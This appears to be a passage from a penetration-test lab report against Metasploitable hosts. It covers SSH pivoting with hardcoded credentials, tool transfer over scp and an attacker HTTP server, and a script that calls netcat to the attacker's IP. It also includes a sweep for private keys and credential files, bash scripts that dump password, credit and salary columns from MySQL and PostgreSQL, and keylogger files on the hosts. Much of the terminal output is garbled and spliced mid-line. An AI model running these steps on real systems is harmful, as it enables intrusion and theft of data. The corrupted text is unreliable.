for host in 172.30.34.{235,236,238,239,240}; do
    echo "Testing $host ... "
    python /usr/local/bin/keylogger.py
    ssh -o ConnectTimeout=2 -o PasswordAuthentication=no guest@$host "exit" 2>/dev/null
    if [ $? -eq 0 ]; then
        echo "  SSH possible to $host"
    else
        echo "  SSH failed to $host"
    fi
done
[+] Checking disk usage ...
Filesystem      1K-blocks   Used   Available Capacity% Mounted on
/dev/mapper/metasploitable-root  7.0G  1.5G    5.2G  22% /
Testing 172.30.34.235 ...
  SSH failed to 172.30.34.235
Testing 172.30.34.236 ...
  SSH failed to 172.30.34.236
Testing 172.30.34.238 ...
  SSH failed to 172.30.34.238
Testing 172.30.34.239 ...
  SSH failed to 172.30.34.239
Testing 172.30.34.240 ...
  SSH failed to 172.30.34.240
```

However, in initial access the local forwarding was lateral movement like below:

From attacking machine, ssh to 172.30.34.235 using the known credentials username:bgreen password:Password1

```
(kali㉿kali)-[~] ssh bgreen@172.30.34.235
The authenticity of host '172.30.34.235 (172.30.34.235)' can't be established.
ED25519 key fingerprint is SHA256:Rpy8shmBT8uIqZeMsZCG6N5gHXDNSQ0tEgSgF7t/SM.
This host key is known by the following other names/addresses:
  Ssh -> /etc/ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.30.34.235' (ED25519) to the list of known hosts.
bgreen@172.30.34.235's password: 
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/
 * Documentation: https://help.ubuntu.com/
Last login: Thu Dec 18 15:39:48 2025 from 172.30.34.38
bgreen@metasploitable3-ub1404:~$ ifconfig
  docker0 Link encap:Ethernet HWaddr 02:42:12:0a:d1:1d
            inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:5616 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:0
                      RX bytes:0 (0.0 B)  TX bytes:1021044 (1.0 MB)

  eth0      Link encap:Ethernet HWaddr 08:00:27:37:85:47
            inet addr:172.30.34.235 Bcast:172.30.34.255 Mask:255.255.255.0
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
```

On attacking machine, configure ssh pivot and create ssh tunnel from .235 to .236 and .237

```
kali@kali:~$ echo "collisions:0 txqueuelen:1000
Host linux-pivot-235 172.30.34.235
HostName 172.30.34.235
User bgreenen@local_Loopback
IdentityFile ~/.ssh/id_rsa_linux 55.0.0.0
StrictHostKeyChecking no  MTU:65536 Metric:1
UserKnownHostsFile /dev/null s:0 dropped:0 overruns:0 frame:0
LocalForward 2222 172.30.34.236:22 dropped:0 overruns:0 carrier:0
LocalForward 2223 172.30.34.237:22
" >> ~/.ssh/config 136299749 (136.2 MB)  TX bytes:136299749 (136.2 MB)

"(kali㉿kali)-[~]cap:Ethernet HWaddr be:f4:9e:16:e1:34
$ ssh -fU-N linux-pivot-235 MULTICAST  MTU:1500 Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
Warning: Permanently added '172.30.34.235' (ED25519) to the list of known hosts.
no such identity: /home/kali/.ssh/id_rsa_linux: No such file or directory
bgreenen@172.30.34.235's password: bytes:1021044 (1.0 MB)

"(kali㉿kali)-[~]ls -al 1404:~$ 
$ "
```


Verify the listening ports

```
kali@kali:~$ ssh -f -N linux-pivot-235 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
Warning: Permanently added '172.30.34.235' (ED25519) to the list of known hosts.
no such identity: /home/kali/.ssh/id_rsa_linux: No such file or directory
bgreenen@172.30.34.235's password: bytes:1021044 (1.0 MB)

"(kali㉿kali)-[~]ss -tunlp | grep 2222 len:0
      RX bytes:136299749 (136.2 MB)  TX bytes:136299749 (136.2 MB)
tcp  LISTEN  0      128    127.0.0.1:2222      0.0.0.0:*      users:((("ssh",pid=76108,fd=5))
tcp  LISTEN  0      128    [::]:2222          0.0.0.0:*      users:((("ssh",pid=76108,fd=4))
"(kali㉿kali)-[~]ss -tunlp | grep 2223 len:0
      RX bytes:0 (0.0 B)  TX bytes:1021044 (1.0 MB)
tcp  LISTEN  0      128    127.0.0.1:2223      0.0.0.0:*      users:((("ssh",pid=76108,fd=7))
tcp  LISTEN  0      128    [::]:2223          0.0.0.0:*      users:((("ssh",pid=76108,fd=6))

"(kali㉿kali)-[~]
$ "
```

From attacking machine, connect to .237 using the ssh tunnel with known username:bgreen and password:Password1



```
bgreen@metasploitable: ~
[kali㉿kali]-[~]
$ ssh bgreen@127.0.0.1 -p 2223
The authenticity of host '[127.0.0.1]:2223' ([127.0.0.1]:2223) can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQOsuPs+E9d/rrJB84rk.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2223' (RSA) to the list of known hosts.
bgreen@127.0.0.1's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
http://help.ubuntu.com/2008.04.23/en/>
Last login: Fri Sep 6 06:06:02 2024 from 10.0.2.8
bgreen@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:de:5c:d0
          inet addr:172.30.34.237  Bcast:172.30.34.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedc:5cd0/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

bgreen@metasploitable:~$
```

## 8.2. Lateral Tool Transfer (T1570)

Transfer files from .235 to .237 via scp




```
msfadmin@172.30.34.237's password:
/tmp/nc: No such file or directory
bgreen@metasploitable3-ub1404:/tmp$ echo 'nc 172.30.34.41 3333' >> lateralmovement.py
bgreen@metasploitable3-ub1404:/tmp$ chmod +x lateralmovement.py
bgreen@metasploitable3-ub1404:/tmp$ scp /tmp/lateralmovement.py msfadmin@172.30.34.237:/tmp/
msfadmin@172.30.34.237's password:
lateralmovement.py                                              100%   21     0.0KB/s  00:00
bgreen@metasploitable3-ub1404:/tmp$
```

```
ls /tmp/
lsf /tmp/ 72.30.34.237's password:
4571.jsvc_up
fixed_keylogger.py
gconfd-msfadmin
network_discovery.sh  password:
orbit-msfadmin
simple_keylog.py
system_optimizer.py
working_keylogger.py
ls /tmp/
4571.jsvc_up
fixed_keylogger.py
gconfd-msfadmin
lateralmovement.py
network_discovery.sh
orbit-msfadmin
simple_keylog.py
system_optimizer.py
working_keylogger.py
[1] * reenableMetasploitable3-ub1404:/tmp$ bgreen@metasploitable: ~
```

Share files from attacking machine to .237 via HTTP server

```
(kali㉿kali)-[~/tmp/tools]
$ cp /usr/bin/nc /tmp/tools/ || which nc > /tmp/tools/nc
(kali㉿kali)-[~/tmp/tools]
$ cp /usr/bin/wget /tmp/tools/ || which wget > /tmp/tools/wget
(kali㉿kali)-[~/tmp/tools]
$ python -m SimpleHTTPServer 2121 > /tmp/server.log 2>&1 &
[3] 404078
system_optimizer.py
(kali㉿kali)-[~/tmp/tools]
$ curl -s http://172.30.34.41:8000/nc -o nc
[3] + exit 1 python -m SimpleHTTPServer 2121 > /tmp/server.log 2>&1
(kali㉿kali)-[~/tmp/tools]
$ netstat -tulpn | grep :2121
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
lateralmovement.py
(kali㉿kali)-[~/tmp/tools]
$ sudo netstat -tulpn | grep :2121
orbit-msfadmin
(kali㉿kali)-[~/tmp/tools]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.30.34.237 - [21/Dec/2025 02:50:26] "GET /nc HTTP/1.1" 200 -
```



```
bgreen@metasploitable: ~
ls (halite㉿halite)~/[tmp/tools]
4571.jsvc_up [tmp/tools/] || which nc > /tmp/tools/nc
fixed_keylogger.py [tmp/tools]
gconfd-msfadmin [tmp/tools/] || which wget > /tmp/tools/wget
lateralmovement.py [tmp/tools]
network_discovery.sh [tmp/tools]
orbit-msfadmin [tmp/tools] msfHTTPServer 2121 > /tmp/server.log 2>&1 8
simple_keylog.py [tmp/tools]
system_optimizer.py [tmp/tools]
working_keylogger.py [tmp/tools]
curl -s http://172.30.34.41:8000/nc -o nc
ls
4571.jsvc_up
fixed_keylogger.py could be identified, non-owned process info
gconfd-msfadmin (you would have to be root to see it all.)
lateralmovement.py
nc (halite㉿halite)~/[tmp/tools]
network_discovery.sh | grep :2121
orbit-msfadmin
simple_keylog.py [tmp/tools]
system_optimizer.py [tmp/tools] 0 port 8000 (http://0.0.0.0:8000/) ...
working_keylogger.py [tmp/tools] [Dec/2025 02:50:26] "GET /nc HTTP/1.1" 200 -

```


## 9. Collection

### 9.1. Data from Local System (T1005)


On .237, create a script for finding passwords, apis, keys, credentials, backup files, certificates, config files, env files, tokens, databases







```
bgreen@metasploitable:~  
File Actions Edit View Help  
# This configuration file gives defaults for the scripts in  
# configuration file, which has exactly the same syntax as this file.  
/etc/ufw/sysctl.conf  
FOUND: /etc/ufw/sysctl.conf  
# Configuration file for setting network variables  
/etc/syslog.conf  
FOUND: /etc/syslog.conf  
# /etc/syslog.conf Configuration file for syslogd.  
/etc/postgresql/8.3/main/postgresql.conf  
FOUND: /etc/postgresql/8.3/main/postgresql.conf  
# PostgreSQL configuration file  
# option or PGDATA environment variable, represented here as ConfigDir.  
/etc/postgresql/8.3/main/start.conf  
FOUND: /etc/postgresql/8.3/main/start.conf  
# Automatic startup configuration  
/etc/ucf.conf  
FOUND: /etc/ucf.conf  
# ucf script for configuration.  
/etc/deluser.conf  
FOUND: /etc/deluser.conf  
# /etc/deluser.conf: 'deluser' configuration.  
# Backup files before removing them. This options has only an effect if  
/etc/w3m/config  
FOUND: /etc/w3m/config  
ssl_key_file  
ssl_ca_file  
# X.org X Window System server configuration file  
/etc/X11/xorg.conf  
FOUND: /etc/X11/xorg.conf  
# X.org X Window System server configuration file  
# This file was generated by dconf, the Debian X Configuration tool, using  
/etc/X11/xorg.conf.20240224030531  
FOUND: /etc/X11/xorg.conf.20240224030531  
# xorg.conf (X.Org X Window System server configuration file)  
# This file was generated by dconf, the Debian X Configuration tool, using  
/etc/X11/xorg.conf.20240418110746  
FOUND: /etc/X11/xorg.conf.20240418110746  
# xorg.conf (X.Org X Window System server configuration file) 0 0 0 0:8000/ ) ...  
# This file was generated by dconf, the Debian X Configuration tool, using  
/etc/bind/named.conf.local  
FOUND: /etc/bind/named.conf.local
```



```
bgreen@metasploitable:~  
File Actions Edit View Help  
/etc/ssh/sshd_config  
FOUND: /etc/ssh/sshd_config  
# Package generated configuration file  
# HostKeys for protocol version 2  
/etc/cowpoker.conf  
FOUND: /etc/cowpoker.conf  
# System configuration file for cowpoker  
# The gpg Key Id to pass to debsign's -K option. eg. SIGN_KEYID="0x12345678"  
/etc/xinetd.conf  
FOUND: /etc/xinetd.conf  
# Simple configuration file for xinetd  
[+] Searching for business/financial data...  
/var/www/dwba/external/phpids/0.6/docs/examples/cakephp/intrusions.sql  
/var/www/mutillidae/owasp-esapi-php/lib/simpletest/docs/en/reporter_documentation.html  
/var/www/mutillidae/owasp-esapi-php/lib/simpletest/docs/fr/reporter_documentation.html  
/var/www/mutillidae/owasp-esapi-php/lib/simpletest/default_reporter.php  
/var/www/mutillidae/owasp-esapi-php/lib/simpletest/reporter.php  
/var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/site/changes-report.html  
/var/www/mutillidae/owasp-esapi-php/lib/apache-log4php/site/project-reports.html  
/var/www/phpMyAdmin/scripts/upgrade_tables_mysql_4_1_2+.sql  
/var/www/phpMyAdmin/scripts/create_tables.sql  
/var/www/tikiwiki-old/tiki-forum/reported.php  
/var/www/tikiwiki-old/lib/adodb/session/adodb_sessions.oracle.sql  
/var/www/tikiwiki-old/lib/adodb/session/adodb_sessions.mysql.sql  
[+] Looking for SSL keys and credentials...  
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/server-cert.pem  
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/ca-cert.pem  
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/client-req.pem  
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/server-key.pem  
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/server-req.pem  
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/client-key.pem  
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/client-cert.pem  
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/ca-key.pem  
/home/msfadmin/.ssh/id_rsa  
/home/msfadmin/.ssh/id_rsa.pub  
-rw—— 1 bgreen bgreen 0 Dec 21 02:04 /home/bgreen/.bash_history
```

```

/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/server-key.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/server-req.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/client-key.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/client-cert.pem
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys/ca-key.pem
/home/msfadmin/.ssh/id_rsa
/home/msfadmin/.ssh/id_rsa.pub
/home/msfadmin/.ssh/known_hosts
/home/bgreen/.bash_history > /tmp/tools/wget
-rw----- 1 bgreen bgreen 0 Dec 21 02:04 /home/bgreen/.bash_history
lrwxrwxrwx 1 root root 9 May 14 2012 /home/msfadmin/.bash_history → /dev/null
-rw----- 1 root root 4174 May 14 2012 /home/msfadmin/.mysql_history
-rw----- 1 user user 165 May 7 2010 /home/user/.bash_history
[+] Looking for backup files ...
/usr/share/info/dir.old
/boot/initrd.img-2.6.24-16-server.bak
/etc/apt/sources.list-
/etc/apt/trusted.gpg-
/etc/blkid.tab.old
/etc/sgml/catalog.old
/var/log/samba/log.nmbd.old
/var/lib/belocs/hashfile.old
/var/lib/aptitude/pkgsstates.old
/var/lib/apt/cdroms.list-
$ python -m SimpleHTTPServer 2121 > /tmp/server.log 2>&1
Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.

(kali㉿kali)-[~/tmp/tools]
$ sudo netstat -tulpn | grep :2121

(kali㉿kali)-[~/tmp/tools]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
172.30.34.237 - - [21/Dec/2025 02:50:26] "GET /nc HTTP/1.1" 200 -

```

## 9.2. Data from Information Repositories (T1213)

### Database (T1213.001)

Create a script to get the data from database

```

cat > extract_db_data.sh << 'EOF'
#!/bin/bash
# T1213.001 - Extract actual data from databases / [] which nc > /tmp/tools/nc
echo "[+] Extracting corporate database data ..."

# Function to extract data from MySQL
extract_mysql_data() {
    local host=$1
    local user=$2
    local pass=$3
    echo -e "nMySQL Data from $user@$host"
    DBS=$(mysql -h "$host" -u "$user" -p"$pass" -e "SHOW DATABASES;" 2>/dev/null | grep -v -E "(Database|information_schema|performance_schema|mysql|sys)")

    for db in $DBS; do
        echo -e "\nIn Database: $db"
        # Get tables
        TABLES=$(mysql -h "$host" -u "$user" -p"$pass" "$db" -e "SHOW TABLES;" 2>/dev/null | tail -n +2)
        for table in $TABLES; do
            echo " Table: $table"
            # Get sample data (first 3 rows)
            mysql -h "$host" -u "$user" -p"$pass" "$db" -e "SELECT * FROM `"$table"` LIMIT 3;" 2>/dev/null 2>/dev/null | head -5

            # Look for interesting columns (users, passwords, emails, etc.)
            COLUMNS=$(mysql -h "$host" -u "$user" -p"$pass" "$db" -e "DESCRIBE `"$table"`;" 2>/dev/null | grep -i -E "(user|password|email|account|credit|salary|secret|token)" | awk '{print $1}')
        done
        if [ ! -z "$COLUMNS" ]; then
            echo " Interesting columns found: $COLUMNS"
            # Extract those specific columns
            for col in $COLUMNS; do
                mysql -h "$host" -u "$user" -p"$pass" "$db" -e "SELECT `"$col"` FROM `"$table"` LIMIT 5;" 2>/dev/null | head -6
            done
        fi
    done
}

$ sudo netstat -tulpn | grep :2121
if [ ! -z "$COLUMNS" ]; then
    echo " Interesting columns found: $COLUMNS"
    # Extract those specific columns
    for col in $COLUMNS; do
        mysql -h "$host" -u "$user" -p"$pass" "$db" -e "SELECT `"$col"` FROM `"$table"` LIMIT 5;" 2>/dev/null | head -6
    done
fi
done
done

```

```
File Actions Edit View Help
done
done
/usr/bin/nc /tmp/tools/ || which nc > /tmp/tools/nc
# Function to extract data from PostgreSQL
extract_postgres_data() {
local host=$1
local user=$2
local pass=$3
echo -e "\n== PostgreSQL Data from $user@$host =="
# Set password for pgsql
export PGPASSWORD=$pass
# Get list of databases
DBS=$(psql -h "$host" -U "$user" -l 2>/dev/null | grep -v "List of databases" | grep -v "-" | grep -v "template" | awk '{print $1}' | grep -v "|")
for db in $DBS; do
echo -e "\nDatabase: $db"
# Get tables
TABLES=$(psql -h "$host" -U "$user" "$db" -c "\dt" 2>/dev/null | grep "public" | awk '{print $3}')
for table in $TABLES; do
echo "Table: $table"
# Get sample data
psql -h "$host" -U "$user" "$db" -c "SELECT * FROM \"$table\" LIMIT 3;" 2>/dev/null | head -5
# Get column names
COLS=$(psql -h "$host" -U "$user" "$db" -c "SELECT column_name FROM information_schema.columns WHERE table_name = '$table';" 2>/dev/null | grep -v "column_name" | grep -v "row" | grep -v "\$")
# Check for interesting columns
INTERESTING_COLS=$(echo "$COLS" | grep -i -E "(user|pass|email|name|account|credit|salary|secret|token)")
if [ ! -z "$INTERESTING_COLS" ]; then
echo "Interesting columns found: $INTERESTING_COLS"
for col in $INTERESTING_COLS; do
psql -h "$host" -U "$user" "$db" -c "SELECT \"$col\" FROM \"$table\" LIMIT 5;" 2>/dev/null | head -6
done
done
unset PGPASSWORD
}
